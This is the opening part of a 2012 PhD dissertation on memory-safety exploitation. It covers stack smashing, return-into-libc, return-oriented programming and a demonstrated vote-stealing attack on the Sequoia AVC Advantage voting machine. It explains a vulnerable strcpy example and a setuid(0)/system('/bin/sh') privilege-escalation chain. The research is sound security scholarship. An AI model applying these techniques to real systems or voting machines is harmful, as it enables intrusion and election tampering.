UNIVERSITY OF CALIFORNIA, SAN DIEGO

Low-Level Software Security: Exploiting Memory Safety Vulnerabilities and Assumptions

A dissertation submitted in partial satisfaction of the
requirements for the degree of Doctor of Philosophy

in

Computer Science

by

Stephen Checkoway

Committee in charge:

Professor Hovav Shacham, Chair
Professor René Cruz
Professor Tara Javidi
Professor Stefan Savage
Professor Geoffrey M. Voelker

2012

The Dissertation of Stephen Checkoway is approved and is acceptable in quality and form for publication on microfilm and electronically:

Chair

University of California, San Diego

2012

DEDICATION

Dedicated to my brother who first encouraged me to play with computers.

EPIGRAPH

προσέχειν τοῖς ἐχθροῖς·
πρῶτοι γὰρ τῶν ἁμαρτημάτων αἰσθάνονται.
(Pay attention to your enemies,
for they are the first to discover your mistakes.)
— Antisthenes of Athens (c. 300 BCE)

I hope I managed to prove that exploiting
buffer overflows should be an art.
— Solar Designer (1997)

TABLE OF CONTENTS

Signature Page iii

Dedication iv

Epigraph v

Table of Contents vi

List of Figures viii

List of Tables ix

List of Listings x

List of Algorithms xi

Acknowledgements xii

Vita xv

Abstract of the Dissertation xvii

Chapter 1 Introduction 1
1.1 Background 3
1.2 Violating security assumptions 10

Chapter 2 Can DREs Provide Long-Lasting Security? The Case of Return-Oriented Programming and the AVC Advantage 12
2.1 Introduction 13
2.1.1 Related work 17
2.2 The road to exploitation 18
2.3 Description of the AVC Advantage 21
2.3.1 Software 21
2.3.2 Address space layout 24
2.4 Return-oriented programming 26
2.5 A multi-stage exploit for the AVC Advantage 29
2.6 Using the exploit to steal votes 30
2.7 Conclusions 37
2.8 Implementing the gadgets 37
2.8.1 A note on notation 38
2.8.2 Moving data around 38
2.8.3 Arithmetic 41
2.8.4 Branching 42
2.8.5 Functions 46

2.9 An example return-oriented program 47
Acknowledgments 48

Chapter 3 Return-Oriented Programming without Returns 50
3.1 Introduction 51
3.2 Return-oriented programming without returns 56
3.2.1 Return-like instruction sequences 56
3.2.2 Reusing a pop-jump sequence 59
3.3 The availability of pop-jump sequences 60
3.4 A gadget catalog 64
3.5 Getting started 76
3.6 Example exploit 79
3.7 Conclusions and open problems 81
Acknowledgements 82

Chapter 4 Iago Attacks: Why the System Call API is a Bad Untrusted RPC Interface 83
4.1 Introduction 84
4.2 SSL Replay and `getpid()` 89
4.3 Iago infrastructure 92
4.4 Compromising any program using `malloc()` 95
4.4.1 `mmap()` and `read()` 95
4.4.2 Standard I/O 96
4.4.3 Malloc 96
4.5 Compromising OpenSSL 106
4.6 Discussion and Conclusions 109
Acknowledgements 112

Bibliography 113

LIST OF FIGURES

Figure 1.1. Function call stack 6

Figure 1.2. Overwritten call stack for return-into-libc 8

Figure 1.3. Chained return-into-libc 9

Figure 2.1. AVC Advantage 13

Figure 2.2. AVC Advantage motherboard 18

Figure 2.3. EPROM segment layout 22

Figure 2.4. State of the stack after calling a function 24

Figure 2.5. Address space layout of the AVC Advantage 25

Figure 2.6. AVC Advantage memory cartridge slots 31

Figure 2.7. Gadgets for loading a variable 40

Figure 2.8. Arithmetic gadgets 42

Figure 2.9. Inequality tests 44

Figure 2.10. Conditional branch 46

Figure 2.11. Function call and return gadgets 47

Figure 3.1. Distribution of bytes following `ff` immediate bytes in libc 61

Figure 3.2. Distribution of bytes preceding `ff` immediate bytes in libc 63

Figure 3.3. Set less than gadget 72

Figure 3.4. Function call gadget 75

Figure 4.1. Software stack abstraction for protected systems 85

Figure 4.2. The heap state 97

Figure 4.3. Confusing malloc into overwriting a saved instruction pointer 103

LIST OF TABLES

Table 2.1. Return-oriented pseudo-assembly language 28

Table 4.1. Lines of code for each component of our malicious kernel 94

Table 4.2. Standard I/O functions which read files 96

Table 4.3. Modified system call returns for malloc 106

Table 4.4. Modified system call returns for OpenSSL s_server 109

LIST OF LISTINGS

Listing 2.1. Return-oriented Quicksort on the Z80 47
Listing 3.1. Target program for our example exploit 80
Listing 3.2. Shellcode egg 80
Listing 4.1. A Linux program that can be compromised by an Iago attack 85
Listing 4.2. New implementation of the `brk` system call 94

LIST OF ALGORITHMS

Algorithm 4.1. A simplified version of the sYSMALLOc algorithm 100

Algorithm 4.2. Pseudocode for the __sbrk() function 102

ACKNOWLEDGEMENTS

First and foremost, I would like to thank my family who have encouraged and supported me in my seven year quest to get a Ph.D. in computer science. Not once did they ever ask me when I was going to get a "real job."

The one person most responsible for my successful completion is my advisor, Professor Hovav Shacham. Hovav helped me make the transition from studying lattice theory to computer security. During the past five years, we spent many hours together discussing everything from security to politics, from suits to cocktails, and everything in between. From Hovav, I learned how to select research problems, write papers, give talks, and all of the myriad skills necessary to finish a Ph.D.

I would like to thank the rest of my Ph.D. committee members, Professors René Cruz, Tara Javidi, Stefan Savage, and Geofrey Voelker. In particular, Stefan went far beyond the call of duty. Despite my not being Stefan's student, there was never a time that he was not willing to stop what he was doing and listen or give advice. His constant advice enabled me to always make progress and his confidence in my ability to succeed ("I have great faith") pushed me to meet his expectations.

As anyone who has gone through graduate school can attest, it is a long, difficult process filled with innumerable set backs and disappointments.[1] There is no way I could have completed this process without my friends in San Diego, both inside and outside the department. Therefore, Choi Bumyong (Anthony Choi), Neha Chachra, Tom Durig, Theresa Jones, Christopher Kanich, Ming Kawaguchi, Stephanie Marie, John McCullough, Brian McFee, Chuktropolis Moran, Brian Pearl, Patrick Rondon, Paul Ruvolo, Anand Sarwate, Michael Stepp, Zachary Tatlock, Cynthia Taylor, Matt Tong, and Meg Walraed-Sullivan, thank you!

[1] It can be a lot of fun too!

I have had the fortune to work with many great coauthors during my time at UCSD. Without all of them, I would not be here today. Thank you, Professor Brad Calder, Alexei Czeskis, Alexandra Dmitrienko, Lucas Davi, Ariel J. Feldman, Professor Edward W. Felten, Professor J. Alex Halderman, Chris Kanich, Brian Kantor, Professor Tadayoshi Kohno, Karl Koscher, Professor Damon McCoy, Sarah Meiklejohn, Keaton Mowery, Professor Shwetak Patel, Eric Rescorla, Franziska Roesner, Professor Ahmad-Reza Sadeghi, Professor Hovav Shacham, Professor Stefan Savage, Professor Dean M. Tullsen. Marcel Winandy, and Weifeng Zhang.

Finally, I need to thank Jeff Brown for his many hours spent dealing with computer issues when he had his own work to do, Joseph Lorenzo Hall for his countless hours spent discussing voting research with me, Professor Dan Wallach for his advice and support throughout my job search, Professor Daniele Micciancio for guiding my studies of lattices, and Brian Kantor who taught me everything I know about electronics and is hands down the best system administrator anyone could ever hope to have.

Chapter 2, in part, is a reprint of the material as it appears in David Jefferson, Joseph Lorenzo Hall, and Tal Moran, editors, *Proceedings of EVT/WOTE 2009*. Stephen Checkoway, Ariel J. Feldman, Brian Kantor, J. Alex Halderman, Edward W. Felten, and Hovav Shacham, USENIX/ACCURATE/IAVoSS, August 2009. The dissertation author was the primary investigator and author of this paper.

Chapter 3, in part, is a reprint of the material as it appears in UCSD Technical Report CS2010-0954. Stephen Checkoway and Hovav Shacham, UC San Diego, February 2010. The dissertation author was the primary investigator and author of this paper.

Chapter 4, in part, has been submitted for publication of the material as it may appear in George Danezis and Virgil Gligor, editors, *Proceedings of CCS 2012*. Stephen Checkoway and Hovav Shacham, ACM Press, October 2012. The dissertation author was the primary investigator and author of this paper.

VITA

2005	Bachelor of Science in Mathematics University of Washington
2205	Bachelor of Science in Computer Science University of Washington
2005–2008	Teaching Assistant University of California, San Diego
2008	Master of Science in Computer Science University of California, San Diego
2008–2012	Research Assistant University of California, San Diego
2012	Doctor of Philosophy in Computer Science University of California, San Diego

PUBLICATIONS

Anand Sarwate, Stephen Checkoway, and Hovav Shacham. Which alternatives to plurality voting can be audited efficiently? *Statistics, Politics and Policy*, 2012. To appear.

Stephen Checkoway, Damon McCoy, Danny Anderson, Brian Kantor, Hovav Shacham, Stefan Savage, Karl Koscher, Alexei Czeskis, Franziska Roesner, and Tadayoshi Kohno. Comprehensive experimental analyses of automotive attack surfaces. In David Wagner, editor, *Proceedings of USENIX Security 2011*. USENIX, August 2011. Finalist for the 2011 NYU-Poly AT&T Best Applied Security Paper Award.

Sarah Meiklejohn, Keaton Mowery, Stephen Checkoway, and Hovav Shacham. The phantom tollbooth: Privacy-preserving electronic toll collection in the presence of driver collusion. In David Wagner, editor, *Proceedings of USENIX Security 2011*. USENIX, August 2011.

Chris Kanich, Stephen Checkoway, and Keaton Mowery. Putting out a HIT: Crowdsourcing malware installs. In David Brumley and Michal Zalewski, editors, *Proceedings of WOOT 2011*. USENIX, August 2011.

Anand Sarwate, Stephen Checkoway, and Hovav Shacham. Which alternatives to plurality voting can be audited efficiently? Technical Report CS2011-0967, UC San Diego, June 2011.

Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. Return-oriented programming without returns. In Angelos D. Keromytis and Vitaly Shmatikov, editors, *Proceedings of CCS 2010*, pages 559–572. ACM Press, October 2010.

Stephen Checkoway, Hovav Shacham, and Eric Rescorla. Don't take LaTeX files from strangers. *;login: The USENIX Magazine*, 35(4):17–22, August 2010.

Stephen Checkoway, Anand Sarwate, and Hovav Shacham. Single-ballot risk-limiting audits using convex optimization. In Doug Jones, Jean-Jacques Quisquater, and Eric Rescorla, editors, *Proceedings of EVT/WOTE 2010*. USENIX/ACCURATE/IAVoSS, August 2010.

Karl Koscher, Alexei Czeskis, Franziska Roesner, Shwetak Patel, Tadayoshi Kohno, Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, and Stefan Savage. Experimental security analysis of a modern automobile. In David Evans and Giovanni Vigna, editors, *Proceedings of IEEE Security and Privacy ("Oakland") 2010*, pages 447–462. IEEE Computer Society, May 2010.

Stephen Checkoway, Hovav Shacham, and Eric Rescorla. Are text-only data formats safe? Or, use this LaTeX class file to pwn your computer. In Michael Bailey, editor, *Proceedings of LEET 2010*. USENIX, April 2010.

Stephen Checkoway and Hovav Shacham. Escape from return-oriented programming: Return-oriented programming without returns (on the x86). Technical Report CS2010-0954, UC San Diego, February 2010.

Stephen Checkoway, Ariel J. Feldman, Brian Kantor, J. Alex Halderman, Edward W. Felten, and Hovav Shacham. Can DREs provide long-lasting security? The case of return-oriented programming and the avc advantage. In David Jefferson, Joseph Lorenzo Hall, and Tal Moran, editors, *Proceedings of EVT/WOTE 2009*. USENIX/ACCURATE/IAVoSS, August 2009.

Weifeng Zhang, Steve Checkoway, Brad Calder, and Dean M. Tullsen. Dynamic code value specialization using the trace cache fill unit. In Kevin Rudd and Carl Pixley, editors, *Proceedings of ICCD 2006*, pages 10–16. IEEE Computer Society, October 2006.

ABSTRACT OF THE DISSERTATION

Low-Level Software Security: Exploiting Memory Safety Vulnerabilities and Assumptions

by

Stephen Checkoway

Doctor of Philosophy in Computer Science

University of California, San Diego, 2012

Professor Hovav Shacham, Chair

The security of computer systems depends in a fundamental way on the validity of assumptions made by the systems' designers. Assumptions made about attacker capabilities have a tendency to turn out false and many computer systems are insecure as a direct consequence. This is especially true with memory-safety vulnerabilities whereby an attacker is able to violate the memory-safety guarantees of a software system. Here, system designers have assumed that defenses against code injection or certain other forms of data corruption are sufficient to stop a determined attacker.

In this dissertation, I will examine several instances where a system's designer incorrectly assumed that an ad hoc defense against attackers was sufficient to defend the system. First, I show how to defeat the Sequoia AVC Advantage voting machine's hardware defense against code injection. To that end, I construct a proof-of-concept, vote-stealing program by extending return-oriented programming to the Z80. Next, I show that several proposed defenses against return-oriented programming attacks are insufficient by demonstrating Turing-complete, return-oriented programming without returns on the x86. Finally, I turn to systems that attempt to prevent a malicious operating system kernel from interfering with the execution of a protected application. To do so, I introduce Iago attacks: attacks a malicious kernel can mount to subvert the execution of the protected program.

Chapter 1

Introduction

When one thinks of computer security — assuming one thinks of computer security at all — one envisions two classes of people. On the one hand, there are the evildoers, the Internet miscreants, the criminals who lurk in the shadowy margins of the Web, trying to steal our bank account information by hacking into computers. On the other hand, there are the white knights, security practitioners and researchers who spend their days thwarting the malefactors. These two groups are perceived to be wholly separate; the criminals attack computers and the researchers defend computers. Whereas it is true that some researchers do spend their days devising new defenses for computers, this is not the whole story.

The fundamental goal of computer security is to improve the world. Security researchers accomplish this by understanding the nature of malicious actors — the evildoers — their methods and motivations for attacking computer systems, and strategies for defending against them. Broadly speaking, there are three main thrusts of computer security research: studying existing threats and defenses, developing new attacks against computer systems, and building robust defenses against both existing and proposed attacks. The three thrusts are coequal in importance; however, in this dissertation, I shall be concerned only with the construction of new attacks.

A common objection raised against attack-focused research is that researchers are merely "helping the bad guys." This charge is easily shown to be false. The history of computer security is replete with examples of system designers making assumptions about an attacker's capability that are simply untrue or that do not stand the test of time. By ignoring new threats which may be looming on the horizon but have not been seen in the wild, defenders find themselves always playing a game of "catch up." The only defenses that can be constructed are those against known attacks. It is important to defend against known attacks, of course, but this approach is backward-looking and thus the attackers always have the advantage of time. By constructing new attacks against existing systems or by studying the efficacy of existing attacks against previously unconsidered systems, defenders have a chance to construct defenses against attacks before the attackers have a chance to implement the new attack.

Much of computer security is an arms race between attackers (whether white-hat or black-hat) and defenders. Each time the defender patches a vulnerability or deploys a new defense, the attacker devises new ways to attack the system. There are two fundamental, underlying causes of this arms race. The first is that the defenses typically deployed are ad hoc in nature. Rather than defend against whole classes of attacks, a defense will protect only against the most recent attack. For example, once operating system designers started incorporating nonexecutable stacks to defend against buffer overflows on the stack (see below for some background on buffer overflow attacks), attackers began mounting return-into-libc attacks. The second cause is that even when strong, principled defenses are known in the research community — for example, Control-Flow Integrity (CFI) [1, 29] or memory safe programming languages like Java or Haskell — they are not deployed. Often the reason for not deploying the defense is the unwanted performance

penalty associated with the defense. Other reasons are less technical in nature and have more to do with factors such as time to market, legacy code bases, and simple ignorance about computer security as a whole.[1]

Techniques like CFI would, in fact, defeat the attacks described in this dissertation. That said, there is value in examining the state of the world as it exists today. This is true no matter which of the three thrusts of computer security research one is pursuing. Further, even through the vulnerabilities exploited to launch a particular attack may be fixed, the techniques used in the attack are of independent interest as they are more than likely applicable elsewhere.

In the remainder of this chapter, I will discuss the background material necessary for the remainder of this dissertation and give an overview of the problems addressed in each of the remaining chapters.

1.1 Background

One of the common threads running through Chapters 2 through 4 is the use of *return-oriented programming* to exploit computer systems. Return-oriented programming, in its full generality, is a recently invented exploitation technique that allows an attacker to force the exploited application to perform arbitrary, Turing-complete computation without injecting any new code into a running program. While the Turing-completeness of this technique is indeed quite new, the

[1] Ignorance about computer security is a systemic problem in computer science education. For four or five years, students are given assignments of the form, "Implement a computer program that conforms to this specification" where the specification details what actions the program should take when expected input is encountered but is silent as to how the program should behave on unexpected input. When these students graduate and start writing production code, their code tends to solve the particular problem but without any thought given to the consequences of trusting the input to their code.

As a personal anecdote, I was looking through the source code for a third-party *Hotline Connect* — a network chat protocol somewhat similar to Internet Relay Chat (IRC) — client. The client had a trivial buffer overflow where a malicious Hotline server could induce arbitrary, remote, code execution. When I asked the developer why he wasn't checking the validity of responses from the server, he responded that the server would never respond that way since it was not in the protocol.

return-into-libc style of attacks has a long history — at least at computer security time scales — starting with buffer overflows.

In 1972, James Anderson noted "The major vulnerability to be guarded against in [higher order language[2]]-only systems is the possibility that the user (programmer) of the system may escape from the higher order language to enter or execute arbitrary machine code of his choice, and defeat or bypass the run-time package" [4, Section 6.2.2]. While Anderson was concerned with the programmer circumventing protections offered by a high-level language and its associated runtime, the same concerns hold true today if we replace the programmer by an attacker. In light of this, Anderson proposed the following four requirements for a secure system (emphasis added).

> a. There is a rigorous separation of code from data (of all kinds, including constants).
> b. All references to data (of all kinds) are validated to assure that no code locations are accidentally or otherwise obtained.
> c. All transfers of control are validated to assure that the control point sought lies within the code area only, and only to recognized labels.
> d. All input-output transfer are validated to assure that data read or written is that authorized to the user, and does not *overflow the boundary of the array or vector being referenced.*

Requirements b and c are the sorts of invariants high-level languages attempt to enforce; in essence, they provide a means for enforcing the separation of code and data, i.e., requirement a. (Note that the distinction between code and data is not nearly as useful as one might imagine [17, 54].)

Anderson correctly recognizes, in requirement d, that buffer overflows allow one to escape the confines of the high-level language and manipulate the state of the program at a low level, bypassing guarantees. This violation of memory safety

[2]Today, we would call this concept a high-level language, reserving "higher-order" to mean a language in which functions are first class. The language Anderson has in mind is FORTRAN.

has led directly to a vast array of security vulnerabilities. Indeed, of the 50,126 Common Vulnerabilities and Exposures (CVEs), 6,017 contain the words "buffer overflow" in their descriptions [20].

Aleph One describes the canonical example of how causing a program to write outside of array bounds can be leveraged to take control of the program [3]. This is accomplished by writing beyond the end of an array on the function call stack and overwriting the function metadata that is stored alongside local variables such as the array. This is called smashing the stack. For example, consider the short (and useless) function below.

```
void foo(const char *p) {
    char buffer[32];
    strcpy(buffer, p);
}
```

When compiled to 32-bit x86, it produces the following assembly.

```
foo:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $56, %esp
        movl    8(%ebp), %eax
        movl    %eax, 4(%esp)
        leal    -40(%ebp), %eax
        movl    %eax, (%esp)
        call    strcpy
        leave
        ret
```

The first three instruction are the function prologue and are responsible for setting up the stack frame including allocating space for the `buffer` local variable and space for arguments to the `strcpy` function. To call `foo`, the caller pushes argument `p` onto the stack and then a `call foo` instruction pushes the address of the next instruction (i.e., the contents of the `eip` register) onto the stack and then branches to the first instruction of the `foo`. Figure 1.1 shows the state of the stack after the three instructions in `foo`'s prologue execute.




Figure 1.1. Function call stack after `foo`'s prologue has executed. The stack grows down so higher addresses are at the top of the figure.

The final two instructions in `foo` are its epilogue. The epilogue is responsible for tearing down the stack frame and returning control to the caller. The `leave` instruction is the inverse of the first two instructions in the prologue. Namely, it sets register `esp` to the value of register `ebp` and then pops the saved `ebp` off of the stack. At this point, the stack pointer points to the saved instruction pointer (saved `eip` in Figure 1.1). Finally, the `ret` instruction pops the saved `eip` off the stack and branches to it.

If an attacker is able to control the contents and in particular the length of the argument `p` that is passed to `foo`, then the attacker can cause the `strcpy()` function to write enough data onto the stack to overwrite the saved instruction pointer. Once this happens and `foo` returns, it will return to a location that the attacker has specified rather than to the calling function.

As initially described by Aleph One, the attacker would overwrite the stack with malicious code and overwrite the saved instruction pointer with the address of this malicious code.

In response to buffer overflow vulnerabilities, system designers began making only some regions of the process's address space executable. In particular, the function call stack was made nonexecutable so attacks like the one described above no longer work. This change was an attempt to satisfy Anderson's requirement a: code and data are kept logically separate. Unfortunately, separating code and data is not sufficient to protect systems.

Once overwriting the call stack with new code to execute was no longer an option, attackers and researchers began to consider new ways to gain control. Solar Designer describes how to leverage a buffer overflow to overwrite a saved instruction pointer so that when the function returns, it branches to existing code [82].

The basic attack is simple to describe. First, the attacker selects a function that he wants to execute. Frequently, this will be a function in libc such as `system()`. Then he overwrites the saved instruction pointer with the address of the function so that when the vulnerable function returns, it returns to the beginning of the function in libc, whence the technique gets its name: return-into-libc. If the function takes arguments, then the attacker need only write the arguments following the address of the function (recall function arguments are written to the stack adjacent to the saved instruction pointer; cf. Figure 1.1).

This approach is limited but Solar Designer extends it slightly to allow calling two functions in libc, as long as the first function only has a single argument. To see how this works, consider the stack depicted in Figure 1.2 (adapted from Solar Designer's example). When the vulnerable function returns, the overwritten saved instruction pointer points to the `setuid()` function so control transfers to the first instruction of `setuid()`. At this point, `setuid()` expects its argument to be just after its saved return address which the attacker has written to be zero.




Figure 1.2. The state of the function call stack after the attacker has overwritten it in a vulnerable function and just before the function returns. When the vulnerable function returns, it will return to `setuid()` which will run with an argument of zero. When `setuid()` returns, it will return to `system()`. Since string arguments are really just pointers to the array of characters, the argument to `system()` is a pointer to another location on the stack where the attacker has written `"/bin/sh"`.

When `setuid()` returns, it will return to `system()` which expects its argument to be just after its saved return address as usual. This time, the saved return address is actually the argument for `setuid()` and so if `system()` returns, it will crash; however, this is not a problem since the attacker can arrange for `system()` to invoke a shell. If the vulnerable program is setuid root, then even if it had dropped its root privileges before calling the vulnerable function, the sequence `setuid(0); system("/bin/sh")` will launch a shell as root. This is a classic example of a local privilege escalation attack.

As Tim Newsham points out [64], being able to overwrite the function call stack is a very powerful capability. He suggests threading execution through segments of existing code by looking for sequences of `pop` instructions followed by `ret` to set the values of registers and then jumping to addresses of existing code. Nergal takes a similar tack to call multiple functions in libc by interspersing returns to libc functions with returns to existing code that clean up the stack by removing the arguments [62]. He suggests looking at function epilogues for functions that




Figure 1.3. Chaining return-into-libc calls. When the processor executes a return with the stack pointer pointing to the bottom of this call stack, it will return to the function `function1`. When `function1` returns, it will return to the code snippet which pops one word off of the stack. When that returns, it will return to `function2` since `arg` has been popped off of the stack. When this function returns, it will return to a different sequence of code which will pop both of `function2`'s arguments off of the stack. This can be used to chain together as many functions as desired.

are compiled without frame pointers. For example, if the `foo()` function above is compiled without frame pointers, the `leave` instruction is replaced with an `add` instruction which increments the stack pointer. Figure 1.3 shows how a sequence of functions can be called in this manner.

More recently, in 2007, Hovav Shacham invented return-oriented programming as a generalization of the above techniques [81]. Rather than calling functions in libc, Shacham's technique constructs function call stacks that cause returns not to functions but to short sequences of code, each of which ends in a return. These sequences are combined into "gadgets" with which the attacker can construct any desired functionality out of code that already exists in the exploited program. Return-oriented programming is explored in detail in Chapters 2 and 3 and will be used in the construction of attacks in Chapter 4.

1.2 Violating security assumptions

The work presented in this dissertation is concerned with violating the security assumptions made by designers of computer software. Each of the next three chapters details a particular security assumption and then presents proof-of-concept attacks on the underlying computer system that work precisely by violating that assumption.

In Chapter 2, I consider the Sequoia AVC Advantage direct-recording electronic voting machine. Its designers implemented a hardware interlock that prevents the voting machine from ever executing instructions from RAM. The assumption was that if the only instructions that were ever executed resided in the read-only memory chips attached to the motherboard, then only the legitimate voting program could ever be running. As the Background section above shows, an attacker need not ever introduce new code to cause malicious behavior. This chapter also introduces return-oriented programming on the Z80.

Chapter 3 describes a number of measures that have been proposed to defend against return-oriented programming attacks. The designers of these defenses assume that the return instructions — whence return-oriented programming gets its name — are fundamental to the technique. I show that this is not so by introducing return-oriented programming without returns.

Finally, Chapter 4 is concerned with safely running trusted code on untrusted operating systems with the help of a supervisory module such as a hypervisor. Several such systems have been proposed in the literature. There is an explicit assumption that when dealing with untrusted operating system kernels such as Linux, system calls that merely return integer values such as `getpid()` are safe and need not be examined by the supervisor for malicious behavior. I construct proof-of-concept attacks against any program that ever allocates memory

using the standard glibc memory allocator function `malloc()` that work simply by manipulating the return values from the `brk` system call.

Chapter 2

Can DREs Provide Long-Lasting Security? The Case of Return-Oriented Programming and the AVC Advantage

A secure voting machine design must withstand new attacks devised throughout its multi-decade service lifetime. In this chapter, we give a case study of the long-term security of a voting machine, the Sequoia AVC Advantage, whose design dates back to the early 80s. The AVC Advantage was designed with promising security features: its software is stored entirely in read-only memory and the hardware refuses to execute instructions fetched from RAM. The designers of the AVC Advantage assumed that since no code could ever be injected into the voting program that attackers could not subvert that program.

Nevertheless, we demonstrate that an attacker can induce the AVC Advantage to misbehave in arbitrary ways — including changing the outcome of an election — by means of a memory cartridge containing a specially-formatted payload. Our attack makes essential use of a recently-invented exploitation technique called *return-oriented programming*, adapted here to the Z80 processor. In return-oriented programming, short snippets of benign code already present in the system are combined to yield malicious behavior. Our results demonstrate




Figure 2.1. The AVC Advantage voting machine we studied.

the relevance of recent ideas from systems security to voting machine research, and vice versa. We had no access either to source code or documentation beyond that available on Sequoia's web site. We have created a complete vote-stealing demonstration exploit and verified that it works correctly on the actual hardware.

2.1 Introduction

A secure voting machine design must withstand not only the attacks known when it is created but also those invented through the design's service lifetime. Because the development, certification, and procurement cycle for voting machines is unusually slow, the service lifetime can be twenty or thirty years. It is unrealistic to hope that any design, however good, will remain secure for so long.[1]

In this chapter, we give a case study of the long-term security of a voting machine, the Sequoia AVC Advantage. The hardware design of the AVC Advantage

[1] A related notion to long-lasting security is Moran and Naor's "everlasting privacy" requirement for cryptographic voting schemes [60], itself based on Aumann, Ding, and Rabin's "everlasting security" [9].

dates back to the early 80s; recent variants, whose hardware differs mainly in featuring a daughterboard enabling audio voting for the blind [7], are still used in New Jersey, Louisiana, and elsewhere. We study the 5.00D version (which does not include the daughterboard) in machines decommissioned by Buncombe County, North Carolina, and purchased by Andrew Appel through a government auction site [6].

The AVC Advantage appears, in some respects, to offer better security features than many of the other direct-recording electronic (DRE) voting machines that have been studied in recent years. The hardware and software were custom-designed and are specialized for use in a DRE. The entire machine firmware (for version 5.00D) fits on three 64 KiB EPROMs. The interface to voters lacks the touchscreen and memory card reader common in more recent designs. The software appears to contain fewer memory errors, such as buffer overflows, than some competing systems. Most interestingly, the AVC Advantage motherboard contains circuitry disallowing instruction fetches from RAM, making the AVC Advantage a true Harvard-architecture machine.[2]

Nevertheless, we demonstrate that the AVC Advantage can be induced to undertake arbitrary, attacker-chosen behavior by means of a memory cartridge containing a specially-formatted payload. An attacker who has access to the machine the night before an election can use our techniques to affect the outcome of an election by replacing the election program with another whose visible behavior is nearly indistinguishable from the legitimate program but that adds, removes, or changes votes as the attacker wishes. Unlike those attacks described in the (contemporaneous, independent) study by Appel et al. [7, 8] that allow arbitrary computation to be induced, our attack does not require replacing the

[2] A Harvard-architecture machine has separate data and instruction memories, in contrast to a von Neumann-architecture machine, which has a single memory for both instructions and data.

system ROMs or processor and does not rely on the presence of the daughterboard added in later revisions.

Our attack makes essential use of *return-oriented programming* [81, 15], an exploitation technique that allows an attacker who controls the stack to combine short instruction sequences already present in the system ROM into a Turing-complete set of combinators (called "gadgets"), from which he can synthesize any desired behavior. (Our exploit gains control of the stack by means of a buffer overflow in the AVC Advantage's processing of a type of auxiliary cartridge; see Section 2.5.) Defenses that prevent code injection, such as the AVC Advantage's instruction-fetch hardware, are ineffective against return-oriented programming, since it allows an attacker to induce malicious behavior using only preëxisting, benign code. Return-oriented programming was introduced by Shacham at CCS 2007 [81], a full two decades after the AVC Advantage was designed. Originally believed to apply only to the x86, return-oriented programming was generalized to the SPARC, a RISC architecture, by Buchanan et al. [15]. In Section 2.4 we show that return-oriented programming is feasible on the Z80 as well, which may be of independent interest. In addition, we show that it is possible starting with a corpus of code an order of magnitude smaller than previous work.

Using return-oriented programming, we have developed a full demonstration exploit for the AVC Advantage, by which an attacker can divert any desired fraction of votes from one candidate to another. We have tested that this exploit works on the actual hardware; but in developing our exploit we used a simulator for the machine. See Sections 2.5 and 2.6 for more on the exploit and Section 2.2 for more on the simulator.

Our results demonstrate the relevance of recent ideas from systems security to voting machine research, and vice versa. Our attack on the AVC Advantage

would have been impossible without return-oriented programming. Conversely, the AVC Advantage provides an ideal test case for return-oriented programming. In contrast to Linux, Windows, and other desktop operating systems, in which the classification of a process' memory into executable and nonexecutable regions can be changed through system calls, the AVC Advantage is a true Harvard architecture: ROM is executable, RAM is nonexecutable.[3] The corpus of benign instruction on which we draw is just 16 KiB, an order of magnitude smaller than in previous attacks.

